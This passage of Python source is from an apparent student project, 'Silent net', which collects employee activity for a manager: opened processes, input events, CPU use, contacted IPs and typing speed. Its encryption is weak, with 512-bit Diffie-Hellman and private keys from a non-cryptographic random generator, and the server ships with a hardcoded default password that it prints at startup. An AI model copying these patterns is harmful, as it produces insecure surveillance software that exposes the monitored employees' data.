    "sshd", "avahi-daemon", "wpa_supplicant", "NetworkManager",
    "ModemManager",
    "rpcbind", "nscd", "dnsmasq", "cupsd", "bluetoothd",
    "nm-dispatcher",

    # Display/session managers
    "gdm", "gdm3", "lightdm", "sddm", "Xorg", "X", "xwayland",
    "wayland-0",
    "gnome-session", "gnome-shell", "plasmashell", "kwin_x11",
    "kwin_wayland",

    # Sound, input, graphical services
    "pulseaudio", "pipewire", "pipewire-media-session", "wireplumber",
    "gsettings", "dconf-service", "gnome-keyring-daemon", "gconfd-2",

    # Tracker / GVFS / indexing
    "tracker-miner-fs", "tracker-store", "tracker-extract",
    "tracker-miner-apps",
    "tracker-writeback", "gvfsd", "gvfsd-fuse",
    "gvfs-udisks2-volume-monitor",
    "gvfs-mtp-volume-monitor", "gvfs-gphoto2-volume-monitor",
    "gdk-pixbuf-quer",
    "gvfs-afc-volume-monitor", "gvfs-goa-volume-monitor", "gjs",

    # Accessibility and session helpers
    "at-spi-bus-launcher", "at-spi2-registryd", "brltty",
    "gpg-agent", "gpgv", "gpgconf",
    "seahorse", "evolution-addressbook-factory",
    "evolution-calendar-factory",

    # Snap/Flatpak/sandboxing
    "snapd", "flatpak", "xdg-document-portal", "xdg-desktop-portal",
    "xdg-permission-store", "bubblewrap", "xdg-settings",
```

server\filter - process_filter.py

```
"xdg-mime", "pingsender",

# Containers, virtualization
"dockerd", "containerd", "runc", "crio", "podman", "lxcfs",
"libvirtd",
"qemu-system-x86_64", "virtlogd", "virtlockd",

# Misc session/system
"gnome-software", "update-notifier", "packagekitd", "packagekit",
"mission-control-5", "telepathy-*", "boltd", "geoclue",
"ibus-daemon",
"ibus-engine-simple", "ibus-x11", "pactl", "pw-cat", "pw-cli",
"gnome-session-b",

# Firmware and security agents
"fwupd", "fwupd-refresh", "apport", "whoopsie", "kerneloops",

# Firefox internal processes
"Web Content", "RDD Process", "Socket Process", "Privileged Cont",
"Utility Process", "Sandbox", "Isolated Web Co", "Forked",
"plugin-cont", "WebExtensions", "Sandbox Forked",
"WebKitNetworkPr", "WebKitWebProces",
"apt-key", "apt-config",

# Snap-related
"snap", "snapd", "snap-exec", "snap-confine", "snap-rev",
"snap-update",
"snap-desktop-launch", "snap-seccomp", "snapctl", "snap-store",

# XDG / Desktop helpers
"XdgDesktop", "XdgTerms", "Isolated Servic", "app", "5",
"pigzreader",
"desktop-launch", "glxtest", "MainThread",

# Background ubuntu tasks
"evolution-sourc", "evolution-calen"

}
```

server\filter - process_limit.py

```
import time
from collections import OrderedDict

TIME_LIMIT = 3 # seconds
MAX_PROCESSES = 1000 # Max amount of processes

class ProcessDebouncer:
    def __init__(self, time_limit=TIME_LIMIT,
max_processes=MAX_PROCESSES):
        self.time_limit : int = time_limit
        self.max_processes : int = max_processes
        self.cache : OrderedDict = OrderedDict()

    def should_log(self, process_name : str) -> bool:
        """
            Check if the process should be logged based on the time
            limit and max processes.

            INPUT: process_name
            OUTPUT: Wether the process should be logged or not

            @process_name: The name of the process to check
        """
        cur_time = time.time()

        if process_name in self.cache:
            last_time = self.cache[process_name]

            if cur_time - last_time < self.time_limit:
                return False

            # Signal that the process has been used
            # Therefore when we would remove processes to reduce weight
            # This process is unlikely to be removed
            self.cache.move_to_end(process_name)

        self.cache[process_name] = cur_time
        if len(self.cache) > self.max_processes:
            self.cache.popitem(last=False)

        return True
```

server - server.py

```
"""
```

```
'Silent net' project server implementation
```

This module contains the server-side implementation for the Silent net project.

It handles client connections, manages communication, and interfaces with the database.

Omer Kfir (C)

```
"""
```

```
import sys
import threading
import os
import json
from time import sleep
from random import uniform
from keyboard import on_press_key
from socket import timeout
import traceback
```

```
# Append parent directory to be able to import protocol
```

```
path = os.path.dirname(__file__)
```

```
sys.path.append(os.path.abspath(os.path.join(path, '../shared')))
```

```
from protocol import *
```

```
from DB import *
```

```
from filter import process_limit
```

```
__author__ = "Omer Kfir"
```

```
class SilentNetServer:
```

```
    """
```

```
    Main server class that handles all server operations including:
```

- Client connections
- Manager connections
- Database operations
- Server configuration

```
    """
```

```
    def __init__(self):
```

```
        """Initialize server with default configuration"""
```

```
        self.max_clients : int = 5
```

```
        self.safety : int = 5
```

```
        self.password : str = "itzik"
```

```
        self.proj_run : bool = True
```

```
        self.manager_connected : bool = False
```

```
        self.clients_connected : list[threading.Thread, client] =  
        [] # List of (thread object, client object)
```

```
        self.ids_connected : list[int] = [] # List of ids of  
        connected clients
```

```
        self.ids_lock : threading.Lock = threading.Lock()
```

server - server.py

```
self.clients_recv_event : threading.Event = threading.Event()
self.clients_recv_lock : threading.Lock = threading.Lock()
self.log_data_base : UserLogsORM = None
self.uid_data_base : UserId = None
self.server_comm : server = None

def start(self):
    """Start the server with configured settings"""
    self._load_configuration()
    self._initialize_databases()
    self._setup_keyboard_shortcuts()
    self._run_server()

    print("Server shutting down...")

def _load_configuration(self):
    """Load server configuration from command line or use
    defaults"""
    if len(sys.argv) == 4:
        if sys.argv[1].isnumeric() and sys.argv[2].isnumeric():
            if 1 <= int(sys.argv[1]) <= 40:
                self.max_clients = int(sys.argv[1])
            else:
                print("Warning: Max clients must be between 1
                and 40")
                print("Using default value instead")

            if 1 <= int(sys.argv[2]) <= 5:
                self.safety = int(sys.argv[2])
            else:
                print("Warning: Safety parameter must be
                between 1 and 5")
                print("Using default value instead")

            self.password = sys.argv[3]
        else:
            print("Warning: Client max and safety params must
            be numerical")
            print("Using default values instead")
    else:
        print("Using default configuration values")
        print("Usage: python server.py <max_clients:int>
        <safety:int> <password:str>\n\n")

    print(f"Server running with configuration:\nMax clients:
    {self.max_clients}\n"
          f"Safety: {self.safety}\nPassword: {self.password}\n\n"
          "Press 'q' to quit server\nPress 'e' to erase all logs\n")

def _initialize_databases(self):
    """Initialize database connections"""
    db_path = os.path.join(os.path.dirname(__file__),
    UserId.DB_NAME)
```


server - server.py

```
conn1, cursor1 = DBHandler.connect_DB(db_path)
conn2, cursor2 = DBHandler.connect_DB(db_path)

self.log_data_base = UserLogsORM(conn1, cursor1,
UserLogsORM.USER_LOGS_NAME)
self.uid_data_base = UserId(conn2, cursor2, UserId.USER_ID_NAME)

def _setup_keyboard_shortcuts(self):
    """Setup keyboard shortcuts for server control"""
    on_press_key('q', lambda _: self.quit_server())
    on_press_key('e', lambda _: self.erase_all_logs())

def _run_server(self):
    """Main server loop to accept and handle client connections"""
    try:
        self.server_comm = server(self.safety)
        self.server_comm.set_timeout(1)
        self._accept_clients()
    finally:
        self._cleanup()

def _accept_clients(self):
    """Accept and manage incoming client connections"""
    while self.proj_run:
        try:
            if len(self.clients_connected) < self.max_clients
            or not self.manager_connected:
                client = self.server_comm.recv_client()
                client_thread =
                threading.Thread(target=self._handle_client_con
                nection, args=(client,))

                with self.clients_recv_lock:
                    self.clients_connected.append((client_threa
                    d, client))

                client_thread.start()

                with self.clients_recv_lock:
                    if len(self.clients_connected) >=
                    self.max_clients:
                        self.clients_recv_event.clear()
            else:
                self.clients_recv_event.wait()
        except timeout:
            pass
        except OSError:
            print("\nServer socket closed")
            break
        except Exception as e:
            print(f"Error accepting client: {e}")
            print(traceback.format_exc())
```

server - server.py

```
def _handle_client_connection(self, client : client):
    """Determine client type and route to appropriate handler"""
    data =
    client.protocol_recv(MessageParser.PROTOCOL_DATA_INDEX,
    decrypt=False, decompress=False)
    if data == b'' or (isinstance(data, list) and
    data[0].decode() == MessageParser.MANAGER_CHECK_CONNECTION):
        self._remove_disconnected_client(client)
        return

    msg_type = data[0].decode()
    if len(self.clients_connected) >= self.max_clients and
    msg_type == MessageParser.CLIENT_MSG_AUTH:
        self._remove_disconnected_client(client)
        return

    if msg_type == MessageParser.MANAGER_MSG_PASSWORD and
    self.manager_connected:
        client.protocol_send(MessageParser.MANAGER_ALREADY_CONN
        ECTED, encrypt=False)
        self._remove_disconnected_client(client)
        return

    if self._determine_client_type(client, msg_type, data[1] if
    len(data) > 1 else b''):
        self.manager_connected = False

    if self.proj_run:
        self._remove_disconnected_client(client)

def _determine_client_type(self, client, msg_type, msg):
    """Determine if client is manager or employee and handle
    accordingly"""
    if msg_type == MessageParser.MANAGER_MSG_PASSWORD:
        return self._handle_manager_connection(client, msg)
    elif msg_type == MessageParser.CLIENT_MSG_AUTH:
        self._handle_employee_connection(client, msg)
    return False

def _handle_manager_connection(self, client, msg):
    """Handle manager authentication and connection"""
    ret_msg_type = MessageParser.MANAGER_INVALID_CONN
    client.exchange_keys()
    msg = client.protocol_recv(MessageParser.PROTOCOL_DATA_INDEX)

    if msg != b'':
        msg = msg[MessageParser.PROTOCOL_DATA_INDEX - 1].decode()

    if msg == self.password:
        ret_msg_type = MessageParser.MANAGER_VALID_CONN
        self.manager_connected = True
```

server - server.py

```
sleep(uniform(0, 1)) # Prevent timing attack
client.protocol_send(ret_msg_type)

if ret_msg_type == MessageParser.MANAGER_VALID_CONN:
    ManagerHandler(self, client).process_requests()

return True

def _handle_employee_connection(self, client, msg):
    """Handle employee authentication and connection"""
    id = -1

    try:
        mac, hostname =
            MessageParser.protocol_message_deconstruct(msg)
        mac, hostname = mac.decode(), hostname.decode()
        logged, id = self.uid_data_base.insert_data(mac, hostname)

        with self.ids_lock:
            self.ids_connected.append(id)

        client.set_address(mac)
        if not logged:
            self.log_data_base.client_setup_db(id)

        ClientHandler(self, client, id).process_data()

    except Exception:
        print(f"Rejecting client {client.get_ip()} due to
            invalid authentication")
        client.close()

        if id in self.ids_connected:
            with self.ids_lock:
                self.ids_connected.remove(id)

def _remove_disconnected_client(self, client):
    """Remove disconnected client from connected clients list"""
    if not client:
        return

    with self.clients_recv_lock:
        for index in range(len(self.clients_connected)):
            _, client_object = self.clients_connected[index]

            if client_object == client:
                del self.clients_connected[index]
                break

    client.close()
    client = None

    with self.clients_recv_lock:
```

server - server.py

```
if len(self.clients_connected) < self.max_clients:
    self.clients_recv_event.set()
```

```
def erase_all_logs(self):
```

```
    """Erase all logs from the database"""
```

```
    with DBHandler._lock:
```

```
        self.log_data_base.delete_all_records_DB()
```

```
        clients = self.uid_data_base.get_clients()
```

```
        for id, _ in clients:
```

```
            self.log_data_base.client_setup_db(id)
```

```
    print("\nErased all logs")
```

```
def quit_server(self):
```

```
    """Shut down the server gracefully"""
```

```
    self.server_comm.close()
```

```
    self.proj_run = False
```

```
def _cleanup(self):
```

```
    """Clean up server resources before shutdown"""
```

```
    with self.clients_recv_lock:
```

```
        for client_thread, _ in self.clients_connected:
```

```
            client_thread.join()
```

```
    DBHandler.close_DB(self.log_data_base.cursor,
```

```
                        self.log_data_base.conn)
```

```
    DBHandler.close_DB(self.uid_data_base.cursor,
```

```
                        self.uid_data_base.conn)
```

```
    self.log_data_base.conn, self.log_data_base.cursor = None, None
```

```
    self.uid_data_base.conn, self.uid_data_base.cursor = None, None
```

```
class ClientHandler:
```

```
    """Handles communication with employee clients"""
```

```
def __init__(self, server : SilentNetServer, client : client ,
id : int):
```

```
    self.server : SilentNetServer = server
```

```
    self.client = client
```

```
    self.id : int = id
```

```
    # Dictionary for repeated processes
```

```
    self.processManager : process_limit.ProcessDebouncer =
```

```
    process_limit.ProcessDebouncer()
```

```
def process_data(self):
```

```
    """Process data received from employee client"""
```

```
    print(f"\nEmployee connected: {self.client.get_ip()}")
```

server - server.py

```
while self.server.proj_run:
    try:
        data =
        self.client.protocol_recv(MessageParser.PROTOCOL_DATA_INDEX, decrypt=False, decompress=False)

        if data == b'ERR':
            continue

        if data == b'' or len(data) != 2:
            break

        log_type, log_params = data[0], data[1]
        log_type = log_type.decode()

        # Ignore process which are usually not used by the user
        if log_type == MessageParser.CLIENT_PROCESS_OPEN:
            log_params = log_params.decode()

            if log_params in process_filter.ignored_processes:
                continue

            if not self.processManager.should_log(log_params):
                continue

        if log_type in MessageParser.CLIENT_ALL_MSG:
            self.server.log_data_base.insert_data(self.id,
            log_type, log_params)
        else:
            self._handle_unsafe_message()

    except Exception as e:
        print(f"Error from client
        {self.client.get_address()}: {e}")
        print(traceback.format_exc())
        self._handle_unsafe_message()

self._cleanup_disconnection()

def _handle_unsafe_message(self):
    """Handle unsafe/invalid messages from client"""
    disconnect = self.client.unsafe_msg_cnt_inc(self.server.safety)

    if disconnect:
        with DBHandler._lock:
            self.server.log_data_base.delete_id_records_DB(self.id)
            self.server.uid_data_base.delete_user(self.id)
            print("Disconnecting employee due to unsafe message count")
            return True
    return False

def _cleanup_disconnection(self):
    """Clean up when client disconnects"""
```

server - server.py

```
self.client.close()

# Remove from list of currently connected macs
# In order to sign to manager that the client is not
connected anymore
if self.server.proj_run and self.id in
self.server.ids_connected:
    with self.server.ids_lock:
        self.server.ids_connected.remove(self.id)

print(f"\nEmployee disconnected: {self.client.get_ip()}")
```

```
class ManagerHandler:
```

```
    """Handles communication with manager clients"""
```

```
def __init__(self, server : SilentNetServer, client : str):
    self.server = server
    self.client = client
```

```
def process_requests(self):
    """Process manager requests"""
    print(f"\nManager connected: {self.client.get_ip()}")
```

```
while self.server.proj_run:
    try:
        ret_msg = []
        ret_msg_type = ""
        manager_disconnect = False

        data =
        self.client.protocol_recv(MessageParser.PROTOCOL_DATA_INDEX)
        if data == b'ERR':
            continue

        if data == b'':
            break

        msg_type = data[0].decode()
        msg_params = data[1] if len(data) > 1 else ""

        if msg_type == MessageParser.MANAGER_SND_SETTINGS:
            self._handle_settings_update(msg_params)
        elif msg_type == MessageParser.MANAGER_GET_CLIENTS:
            ret_msg, ret_msg_type = self._get_client_list()
        elif msg_type == MessageParser.MANAGER_GET_CLIENT_DATA:
            ret_msg, ret_msg_type =
            self._get_client_data(msg_params)
        elif msg_type == MessageParser.MANAGER_CHG_CLIENT_NAME:
            ret_msg_type = self._handle_name_change(msg_params)
        elif msg_type == MessageParser.MANAGER_DELETE_CLIENT:
            self._delete_client(msg_params)
```

server - server.py

```
elif msg_type == MessageParser.MANAGER_MSG_EXIT:
    manager_disconnect = True
else:
    manager_disconnect = self._handle_unsafe_message()

if ret_msg_type:
    self.client.protocol_send(ret_msg_type, *ret_msg)

if manager_disconnect:
    break

except Exception as e:
    print(f"Error from manager {self.client.get_ip()}: {e}")
    print(traceback.format_exc())
    if self._handle_unsafe_message():
        return

# Return to default settings
self.server.max_clients = 5
self.server.safety = 5

print(f"\nManager disconnected: {self.client.get_ip()}")

def _handle_settings_update(self, msg_params):
    """Handle server settings update from manager"""
    new_max_clients, new_safety =
    MessageParser.protocol_message_deconstruct(msg_params)
    self.server.max_clients, self.server.safety =
    int(new_max_clients), int(new_safety)

    with self.server.clients_recv_lock:
        if len(self.server.clients_connected) >=
        self.server.max_clients:
            self.server.clients_recv_event.clear()
        else:
            self.server.clients_recv_event.set()

def _get_client_list(self):
    """Get list of all clients for manager"""
    clients = self.server.uid_data_base.get_clients()
    ret_msg = []

    for id, hostname in clients:
        active_percent =
        self.server.log_data_base.get_active_precentage(id)
        is_connected = 1 if id in self.server.ids_connected else 0
        ret_msg.append(f"{hostname}, {active_percent}, {is_connec
        ted}")

    return ret_msg, MessageParser.MANAGER_GET_CLIENTS

def _get_client_data(self, msg_params):
    """Get detailed stats for a specific client"""
```

server - server.py

```
client_name = msg_params.decode()
if not
self.server.uid_data_base.check_user_existence(client_name):
    return [], MessageParser.MANAGER_CLIENT_NOT_FOUND

return [self._get_employee_stats(client_name)],
MessageParser.MANAGER_GET_CLIENTS

def _get_employee_stats(self, client_name):
    """Generate statistics for a specific employee"""
    id = self.server.uid_data_base.get_id_by_hostname(client_name)

    process_cnt = self.server.log_data_base.get_process_count(id)
    inactive_times, inactive_after_last =
self.server.log_data_base.get_inactive_times(id)
    words_per_min = int(self.server.log_data_base.get_wpm(id,
inactive_times, inactive_after_last))

    core_usage, cpu_usage =
self.server.log_data_base.get_cpu_usage(id)
    ip_cnt = self.server.log_data_base.get_reached_out_ips(id)

    data = {
        "processes": {
            "labels": [i[0] for i in process_cnt],
            "data": [i[1] for i in process_cnt]
        },
        "inactivity": {
            "labels": [i[0] for i in inactive_times],
            "data": [int(i[1]) for i in inactive_times if
len(i) == 2]
        },
        "wpm": words_per_min,
        "cpu_usage": {
            "labels": cpu_usage,
            "data": {
                "cores": sorted(list(core_usage.keys())),
                "usage": [core_usage[core] for core in
sorted(core_usage.keys())]
            }
        },
        "ips": {
            "labels": [i[0].decode() for i in ip_cnt],
            "data": [i[1] for i in ip_cnt]
        }
    }

    return json.dumps(data)

def _handle_name_change(self, msg_params):
    """Handle client name change request"""
    prev_name, new_name =
MessageParser.protocol_message_deconstruct(msg_params)
```


server - server.py

```
prev_name, new_name = prev_name.decode(), new_name.decode()

if not self.server.uid_data_base.check_user_existence(new_name):
    self.server.uid_data_base.update_name(prev_name, new_name)
    return MessageParser.MANAGER_VALID_CHG
else:
    return MessageParser.MANAGER_INVALID_CHG
```

```
def _delete_client(self, msg_params):
    """Handle client deletion request"""
    client_name = msg_params.decode()

    id = self.server.uid_data_base.get_id_by_hostname(client_name)
    mac = self.server.uid_data_base.get_mac_by_id(id)

    with DBHandler._lock:

        # Delete client stats
        self.server.log_data_base.delete_id_records_DB(id)

        # If client is currently connected we need to keep his
        # default
        # Logs in the logging table
        if id in self.server.ids_connected:
            self.server.log_data_base.client_setup_db(id)

        # If the client is not connected during its deletion
        # then we completely
        # Earase his data from all the tables
        else:
            self.server.uid_data_base.delete_user(id)

def _handle_unsafe_message(self):
    """Handle unsafe/invalid messages from manager"""
    disconnect = self.client.unsafe_msg_cnt_inc(self.server.safety)
    if disconnect:
        print("Disconnecting manager due to unsafe message count")
        return True
    return False
```

```
def main():
    """Main entry point for the server"""
    server = SilentNetServer()
    server.start()
```

```
if __name__ == "__main__":
    main()
```

shared - encryption.py

```
# Encryption Handler Module
#
# Contains classes for handling encryption tasks such as
# Diffie-Hellman key exchange and AES encryption/decryption
#
# Author: Omer Kfir (C)

import hashlib
from typing import Optional, Union
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from Crypto.Random import get_random_bytes
from cryptography.hazmat.primitives.asymmetric import dh
from random import randint

__author__ = "Omer Kfir"

DEBUG_FLAG = False

class DiffieHellman:
    """
        Handles Diffie-Hellman key exchange
    """

    def __init__(self, prime: int, base: int):
        """
            Initialize Diffie-Hellman with prime and base

            INPUT: prime, base
            OUTPUT: None

            @prime -> Prime number for the exchange
            @base -> Base number for the exchange
        """

        self.prime = prime
        self.base = base

        if self.prime == 0 or self.base == 0:
            parameters = dh.generate_parameters(generator=2,
            key_size=512)
            self.prime = parameters.parameter_numbers().p
            self.base = parameters.parameter_numbers().g

        self.private_key = self._generate_private_key()

    def _generate_private_key(self) -> int:
        """
            Generates a private key

            INPUT: None
            OUTPUT: Private key (int)
        """
```

shared - encryption.py

```
return randint(2, self.prime - 2)
```

```
def get_public_key(self) -> int:
```

```
    """
```

```
        Generates a public key
```

```
        INPUT: None
```

```
        OUTPUT: Public key (int)
```

```
    """
```

```
    return pow(self.base, self.private_key, self.prime)
```

```
def get_shared_secret(self, other_public_key: int) -> int:
```

```
    """
```

```
        Computes the shared secret using the other party's  
        public key
```

```
        INPUT: other_public_key
```

```
        OUTPUT: Shared secret (int)
```

```
        @other_public_key -> The other party's public key
```

```
    """
```

```
    return pow(other_public_key, self.private_key, self.prime)
```

```
class AESHandler:
```

```
    """
```

```
        Handles AES encryption and decryption in CBC mode
```

```
    """
```

```
def __init__(self, key: Optional[bytes] = None):
```

```
    """
```

```
        Initialize AESHandler with a key
```

```
        INPUT: key (optional)
```

```
        OUTPUT: None
```

```
        @key -> AES key (bytes)
```

```
    """
```

```
    if key is None:
```

```
        self.key = get_random_bytes(32) # 256-bit key
```

```
    else:
```

```
        self.key = key
```

```
def encrypt(self, data: Union[bytes, str]) -> bytes:
```

```
    """
```

```
        Encrypts data using AES in CBC mode
```

```
        INPUT: data
```

```
        OUTPUT: Encrypted data (bytes)
```

shared - encryption.py

```
    @data -> Data to encrypt (bytes or str)
    """
    if isinstance(data, str):
        data = data.encode()

    iv = get_random_bytes(AES.block_size)
    cipher = AES.new(self.key, AES.MODE_CBC, iv)

    cipher_text = cipher.encrypt(pad(data, AES.block_size))
    return iv + cipher_text
```

```
def decrypt(self, encrypted_data: bytes) -> bytes:
    """
        Decrypts data using AES in CBC mode

        INPUT: encrypted_data
        OUTPUT: Decrypted data (bytes)

        @encrypted_data -> Data to decrypt (bytes), first
        AES.block_size bytes are for iv
    """
    if type(encrypted_data) is not bytes:
        encrypted_data = encrypted_data.encode()

    decrypt_cipher = AES.new(self.key, AES.MODE_CBC,
        encrypted_data[:AES.block_size])
    plain_text =
    decrypt_cipher.decrypt(encrypted_data[AES.block_size:])

    return unpad(plain_text, AES.block_size)
```

```
class EncryptionHandler:
```

```
    """
        Main class to handle all encryption tasks
    """
```

```
def __init__(self, base: int = 0, prime: int = 0):
    """
        Initialize EncryptionHandler with prime and base for DH

        INPUT: prime, base
        OUTPUT: None

        @prime -> Prime number for DH
        @base -> Base number for DH
    """
    self.dh = DiffieHellman(prime, base)
    self.aes_handler = None
```

```
def get_base_prime(self) -> tuple[int, int]:
    """
        Returns the base and prime for Diffie-Hellman
    """
```

shared - encryption.py

```
        INPUT: None
        OUTPUT: Tuple of base and prime (int, int)
    """
    return self.dh.base, self.dh.prime

def get_public_key(self) -> int:
    """
        Returns the public key for Diffie-Hellman

        INPUT: None
        OUTPUT: Public key (int)
    """
    return self.dh.get_public_key()

def generate_shared_secret(self, other_public_key: int) -> None:
    """
        Generates the shared secret and initializes AESHandler

        INPUT: other_public_key
        OUTPUT: None

        @other_public_key -> The other party's public key
    """
    shared_secret = self.dh.get_shared_secret(other_public_key)

    # Ensure shared_secret is in bytes before hashing
    shared_secret_bytes =
    shared_secret.to_bytes((shared_secret.bit_length() + 7) //
    8, byteorder="little")
    derived_key = hashlib.sha256(shared_secret_bytes).digest()

    # Use the derived key for AES
    self.aes_handler = AESHandler(derived_key)

def encrypt(self, data: Union[bytes, str]) -> bytes:
    """
        Encrypts data using AES

        INPUT: data
        OUTPUT: Encrypted data (bytes)

        @data -> Data to encrypt (bytes or str)
    """
    if self.aes_handler is None:
        raise ValueError("Shared secret not generated")

    return self.aes_handler.encrypt(data)

def decrypt(self, encrypted_data: bytes) -> bytes:
    """
        Decrypts data using AES
```

shared - encryption.py

INPUT: encrypted_data

OUTPUT: Decrypted data (bytes)

@encrypted_data -> Data to decrypt (bytes)

"""

if self.aes_handler is None:

raise ValueError("Shared secret not generated")

return self.aes_handler.decrypt(encrypted_data)

shared - protocol.py

```
# 'Silent net' project protocol
#
#     Contains main message types and
#     Socket handling
#     Encrypted protocol
#
# Omer Kfir (C)

import socket
from encryption import EncryptionHandler
from typing import Optional, Tuple, Union
from random import randint
import zlib
import traceback

__author__ = "Omer Kfir"

DEBUG_PRINT_LEN = 50
DEBUG_FLAG = False

class MessageParser:
    PROTOCOL_SEPARATOR = b"\x1f"
    PROTOCOL_DATA_INDEX = 1

    SIG_MSG_INDEX = 0

    ENCRYPTION_EXCHANGE = "EXH"

    # Message types
    CLIENT_MSG_SIG = "C"
    CLIENT_MSG_AUTH = "CAU"
    CLIENT_PROCESS_OPEN = "CPO"
    CLIENT_PROCESS_CLOSE = "CPC"
    CLIENT_INPUT_EVENT = "CIE"
    CLIENT_CPU_USAGE = "CCU"
    CLIENT_IP_INTERACTION = "COT"

    CLIENT_ALL_MSG = {CLIENT_MSG_SIG, CLIENT_MSG_AUTH,
                      CLIENT_PROCESS_OPEN,
                      CLIENT_PROCESS_CLOSE, CLIENT_INPUT_EVENT,
                      CLIENT_CPU_USAGE, CLIENT_IP_INTERACTION}

    # Not used in communication only in DB
    CLIENT_LAST_INPUT_EVENT = "CLE"
    CLIENT_FIRST_INPUT_EVENT = "CFE"
    CLIENT_INACTIVE_EVENT = "CIN"

    # Manager commands
    MANAGER_MSG_SIG = "M"
    MANAGER_MSG_EXIT = "MME"
    MANAGER_SND_SETTINGS = "MST"
    MANAGER_GET_CLIENTS = "MGC"
    MANAGER_GET_CLIENT_DATA = "MGD"
```

shared - protocol.py

```
MANAGER_DELETE_CLIENT = "MDC"
MANAGER_CHECK_CONNECTION = "MCC"

# Manager changes name of client
MANAGER_CHG_CLIENT_NAME = "MCN"
MANAGER_INVALID_CHG = "MIH"
MANAGER_VALID_CHG = "MCH"

# Manager sends password
MANAGER_MSG_PASSWORD = "MMP"
MANAGER_INVALID_CONN = "MIC"
MANAGER_VALID_CONN = "MVC"
MANAGER_ALREADY_CONNECTED = "MAC"

# Name of client not found
MANAGER_CLIENT_NOT_FOUND = "MNF"

"""
    Decorator staticmethod does not block a function to be
    called through an instance
    Rather it ensures that simply not pass a self object to the
    function even if function called through instance
"""

@staticmethod
def encode_str(msg) -> bytes:
    """ Encodes a message """

    if type(msg) is not bytes:
        msg = str(msg).encode()

    return msg

@staticmethod
def protocol_message_construct(msg_type : str, *args):
    """
        Constructs a message to be sent by protocol rules

        INPUT: msg_type, *args (Unknown amount of arguments)
        OUTPUT: None

        @msg_type -> Message type of the message to be sent
        @args -> The rest of the data to be sent in the message
    """

    msg_buf = MessageParser.encode_str(msg_type)

    for argument in args:
        msg_buf += MessageParser.PROTOCOL_SEPARATOR +
            MessageParser.encode_str(argument)

    return msg_buf
```


shared - protocol.py

```
@staticmethod
def protocol_message_deconstruct(msg : bytes, part_split : int
= -1) -> list[bytes]:
    """
        Constructs a message to be sent by protocol rules

        INPUT: msg, part_split
        OUTPUT: List of fields in msg seperated by protocol

        @msg -> Byte stream
        @part_split -> Number of fields to seperate from start
        of message
    """

    if msg != b'':
        msg = msg.split(MessageParser.PROTOCOL_SEPARATOR,
            part_split)

    return msg


class TCPsocket:
    MSG_LEN_LEN = 4

    def __init__(self, sock: Optional[socket.socket] = None):
        """
            Create TCP socket

            INPUT: sock (not necessary)
            OUTPUT: None

            @sock -> Socket object (socket.socket)
        """

        if sock is None:
            self.__sock = socket.socket(socket.AF_INET,
                socket.SOCK_STREAM)

        else:
            self.__sock = sock
            self.__ip = self.__sock.getpeername()[0]

    def set_timeout(self, time):
        """
            Sets a timeout for a socket

            INPUT: time
            OUTPUT: None

            @time -> Amount of timeout time
        """
```

shared - protocol.py

```
self.__sock.settimeout(time)

def get_ip(self) -> str:
    """
        Returns the IP of the socket

        INPUT: None
        OUTPUT: IP of the socket
    """

    return self.__ip

def create_server_socket(self, bind_ip : str, bind_port : int,
server_listen : int) -> None:
    """
        Prepare a server tcp socket

        INPUT: bind_ip, bind_port, server_listen
        OUTPUT: None

        @bind_ip -> IP for server to bind
        @bind_port -> Port for server to bind
        @server_listen -> Max amount of client connecting at
        the same time
    """

    self.__sock.bind((bind_ip, bind_port))
    self.__sock.listen(server_listen)

def server_socket_recv_client(self) -> socket.socket:
    """
        Server receives new client

        INPUT: None
        OUTPUT: None

        @dst_ip -> Destination IP of server
        @dst_port -> Destination Port of server
    """

    client_sock, _ = self.__sock.accept()
    return client_sock

def client_socket_connect_server(self, dst_ip : str, dst_port :
int) -> None:
    """
        Connect client socket to server

        INPUT: dst_ip, dst_port
        OUTPUT: None

        @dst_ip -> Destination IP of server
```

shared - protocol.py

```
@dst_port -> Destination Port of server
"""

self.__sock.connect((dst_ip, dst_port))

def close(self):
    """
        Closes socket

        INPUT: None
        OUTPUT: None
    """

    self.__sock.close()

def log(self, prefix : str, data: Union[bytes, str],
max_to_print: int=DEBUG_PRINT_LEN) -> None:
    """
        Prints 'max_to_print' amount of data from 'data'

        INPUT: prefix, data, max_to_print
        OUTPUT: None

        @prefix -> A prefix for every data to be printed
        @data -> Stream of data (Bytes | string)
        @max_to_print -> Amount of data to printed
    """

    if not DEBUG_FLAG:
        return

    data_to_log = data[:max_to_print]
    if type(data_to_log) == bytes:
        try:
            data_to_log = data_to_log.decode()

        except (UnicodeDecodeError, AttributeError):
            pass
    print(f"\n{prefix}({len(data)})>>>{data_to_log}")

def __recv_amount(self, size : int) -> bytes:
    """
        Recevies specified amount of data from connected side

        INPUT: None
        OUTPUT: Byte stream

        @data -> Stream of bytes
    """

    buffer = b''
```

shared - protocol.py

```
# Recv until 'size' amount of bytes is received
while size:

    tmp_buf = self.__sock.recv(size)

    if not tmp_buf:
        return b''

    buffer += tmp_buf
    size -= len(tmp_buf)

return buffer


def recv(self) -> bytes:
    """
        Receives data from connected side

        INPUT: None
        OUTPUT: Byte stream

        @data -> Stream of bytes
    """

    data = b''
    data_len = self.__recv_amount(self.MSG_LEN_LEN) # Recv
    length of message

    if data_len == b'':
        return data_len

    data_len = int(data_len)

    # Recv actual message and log it
    data = self.__recv_amount(data_len)
    self.log("Receive", data)

    return data


def send(self, data : Union[bytes, str]):
    """
        Sends data to connected side

        INPUT: data
        OUTPUT: None

        @data -> Stream of bytes (can also be a simple string)
    """

    length = len(data)

    if length == 0:
```

shared - protocol.py

```
    return
```

```
if type(data) != bytes:
    data = data.encode()
```

```
# Pad data with its length
len_data = str(length).zfill(self.MSG_LEN_LEN).encode()
data = len_data + data
```

```
# Send data and log it
self.__sock.sendall(data)
self.log("Sent", data)
```

```
@staticmethod
```

```
def get_free_port() -> int:
    """
```

```
        Get free internet port for binding
```

```
        INPUT: None
        OUTPUT: None
    """
```

```
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.bind(('', 0)) # Binding to port 0 gives random port
        port = s.getsockname()[1]
```

```
    return port
```

```
class client (TCPsocket):
```

```
def __init__(self, sock: Optional[socket.socket] = None,
manager: bool = False):
    """
```

```
        Create the client side socket
        socket type: TCP
```

```
        INPUT: sock (not necessary), safety
        OUTPUT: None
```

```
        @sock -> Socket object (socket.socket)
        @safety -> Safety counter for unsafe messages
    """
```

```
    super().__init__(sock)
```

```
    # Add settings in order to get mac address
    self.__mac = ...
```

```
    # Unsafe message counter
    self.__unsafe_msg_cnt = 0
```

```
    # Encryption handler
